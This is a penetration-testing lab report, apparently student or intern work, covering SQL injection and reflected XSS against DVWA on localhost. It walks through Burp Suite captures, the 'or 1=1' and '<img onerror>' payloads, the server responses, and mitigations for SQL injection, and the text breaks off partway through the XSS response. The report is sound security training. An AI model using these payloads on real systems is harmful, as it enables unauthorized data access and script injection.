Lab Setup for Penetration Testing

- **Virtualization Platform: VMware was used to set up the virtual environment.**
- **Operating System: Kali Linux was downloaded and installed within the VMware virtual machine.**
- **Web Proxy Tool: Burp Suite Community Edition, which comes pre-installed with Kali Linux, was used for intercepting and analysing HTTP requests.**
- **Vulnerable Web Application: The Damn Vulnerable Web Application (DVWA), an open-source tool for testing web vulnerabilities, was installed and configured within the Kali Linux environment.**
- **Browser Proxy Configuration: Firefox browser on Kali Linux was configured to route traffic through Burp Suite for effective interception and analysis.**
- **Additional Tools: VMware Tools were installed to enhance VM performance and integration with the host system.**

Vulnerability report:


DVWA offers multiple security levels for testing various web vulnerabilities. In this report, demonstrations focus on the **medium** security level. However, other security levels were also tested, and their respective proof-of-concept (PoC) examples have been documented and included in the **POC's folder** on the associated GitHub repository.

Vulnerability 1


SQL injection:

SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. This can allow an attacker to view data that they are not normally able to retrieve. This might include data that belongs to other users, or any other data that the application can access.

Step 1: Select the USERID from the dropdown click on submit. As shown in the below screenshot.




Step 2: Capture the request in the web proxy tool. As shown in the below screenshot.


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logge
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request
Pretty Raw Hex

Time	Type	Direction	Method	URL
06:17:10 14 Jun 2025	HTTP	→ Request	POST	http://127.0.0.1/DVWA/vulnerabilities/sqli/

```
POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Origin: http://127.0.0.1
Connection: keep-alive
Referer: http://127.0.0.1/DVWA/vulnerabilities/sqli/
Cookie: PHPSESSID=9ca3c7ff15f1953ed4904919250772a7; security=medium
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

id=1&Submit=Submit
```


Step 3: Replace the user input with the following payload “id=1 or 1=1 &Submit=Submit” and forward the request.


Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request
Pretty Raw Hex

Time	Type	Direction	Method	URL
06:17:10 14 Jun 2025	HTTP	→ Request	POST	http://127.0.0.1/DVWA/vulnerabilities/sqli/

```
POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Origin: http://127.0.0.1
Connection: keep-alive
Referer: http://127.0.0.1/DVWA/vulnerabilities/sqli/
Cookie: PHPSESSID=9ca3c7ff15f1953ed4904919250772a7; security=medium
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

id=1 or 1=1 &Submit=Submit
```

Step 4: As we can see in the below snippet, we observed the that we got 200 status code response from the server.



```
Time                Type   Direction    Method   URL
06:17:10 14 Jun 2025  HTTP   ← Response   POST     http://127.0.0.1/DVWA/vulnerabilities/sqli/
```


Request

```
POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 26
Origin: http://127.0.0.1
Connection: keep-alive
Referer: http://127.0.0.1/DVWA/vulnerabilities/sqli/
Cookie: PHPSESSID=9ca3c7ff15f1953ed4904919250772a7; security=medium
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

id=1 or 1=1 &Submit=Submit
```

Response

```
                5
              </option>
            </select>
            <input type="submit" name="Submit" value="Submit">
          </p>

        </form>
        <pre>
          ID: 1 or 1=1 <br />
          First name: admin<br />
          Surname: admin
        </pre>
        <pre>
          ID: 1 or 1=1 <br />
          First name: Gordon<br />
          Surname: Brown
        </pre>
        <pre>
          ID: 1 or 1=1 <br />
          First name: Hack<br />
          Surname: Me
        </pre>
        <pre>
          ID: 1 or 1=1 <br />
          First name: Pablo<br />
          Surname: Picasso
        </pre>
        <pre>
          ID: 1 or 1=1 <br />
          First name: Bob<br />
          Surname: Smith
        </pre>
      </div>

      <h2>
        More Information
      </h2>
```

Step 5: We observed that the application interface displays the same results, confirming that we were able to retrieve all user details successfully.



Vulnerability: SQL Injection

User ID: 1 Submit

```
ID: 1 or 1=1
First name: admin
Surname: admin

ID: 1 or 1=1
First name: Gordon
Surname: Brown

ID: 1 or 1=1
First name: Hack
Surname: Me

ID: 1 or 1=1
First name: Pablo
Surname: Picasso

ID: 1 or 1=1
First name: Bob
Surname: Smith
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

Mitigation:


1. **Use Prepared Statements (Parameterized Queries):**
Avoid constructing SQL queries with string concatenation. Use parameterized queries or ORM frameworks that safely handle query parameters (e.g., using? or named parameters).

2. **Stored Procedures:**
Use stored procedures to encapsulate SQL logic. Ensure procedures themselves do not use unsafe dynamic SQL.

Vulnerability 2

XSS Reflected: Reflected XSS is a type of Cross-Site Scripting vulnerability where malicious JavaScript code is immediately "reflected" off a web server and executed in the user's browser via a crafted URL or form submission.

Step 1: Enter any text into the user input field and click the '**Submit**' button, as illustrated in the screenshot below.




Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Image

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://www.cgisecurity.com/xss-faq.html
- https://www.scriptalert1.com/

Step 2: Capture the request using a web proxy tool (**Burp Suite**), and observe the input that was entered.




Time	Type	Direction	Method	URL
12:45:58 15 Jun 2025	HTTP	→ Request	GET	http://127.0.0.1/DVWA/vulnerabilities/xss_r/?name=Image&us

```
GET /DVWA/vulnerabilities/xss_r/?name=Image&user_token=6c4a83fb5a358dd0fb76248f2989bdd5 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://127.0.0.1/DVWA/vulnerabilities/xss_r/
Cookie: PHPSESSID=83497b7c92403c665458762c1167c104; security=impossible
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
```

Step 3: Replace the user Input with the below XSS payload and forward the request.


“<img src=x onerror=alert(‘xss’)>”



Time	Type	Direction	Method	URL
12:45:58 15 Jun 2025	HTTP	→ Request	GET	http://127.0.0.1/DVWA/vulnerabilities/xss_r/?name=Image&user_token=6c4a83fb5a358dd0fb76248f2989bdd5

```
GET /DVWA/vulnerabilities/xss_r/?name=<img src=x onerror=alert('XSS')>&user_token=6c4a83fb5a358dd0fb76248f2989bdd5 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://127.0.0.1/DVWA/vulnerabilities/xss_r/
Cookie: PHPSESSID=83497b7c92403c665458762c1167c104; security=impossible
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
```

Step 4: As observed in the snippet below, the server responded with a 200 status code, indicating a successful request.



Response from http://127.0.0.1:80/DVWA/vulnerabilities/xss_r/?name=%3Cimg+src%3Dx+onerror%3Dalert%

Time	Type	Direction	Method	URL
12:54:56 15 Jun 2025	HTTP	← Response	GET	http://127.0.0.1/DVWA/vulnerabilities/xss_r/?name=%3Cimg+src%3Dx+onerror%3Dalert%28%27XSS%27%29%3E


Request

```
GET /DVWA/vulnerabilities/xss_r/?name=%3Cimg+src%3Dx+onerror%3Dalert%28%27XSS%27%29%3E HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer:
http://127.0.0.1/DVWA/vulnerabilities/xss_r/?name=C%3A%5CUsers%5Cprave%5COneDrive%5CDesktop%5CFuture-Inte
rn%5CTask+1%5CPOCs%5CXSSReflector%5C4.png
Cookie: PHPSESSID=8adb1bc647bac4d46041282103af0045; security=medium
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
```

Response

```
HTTP/1.1 200 OK
Date: Sun, 15 Jun 2025 16:55:02 GMT
Server: Apache/2.4.63 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
X-XSS-Protection: 0
Vary: Accept-Encoding
Content-Length: 4773
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8

<!DOCTYPE html>

<html lang="en-GB">

  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

    <title>
      Vulnerability: Reflected Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA)
    </title>

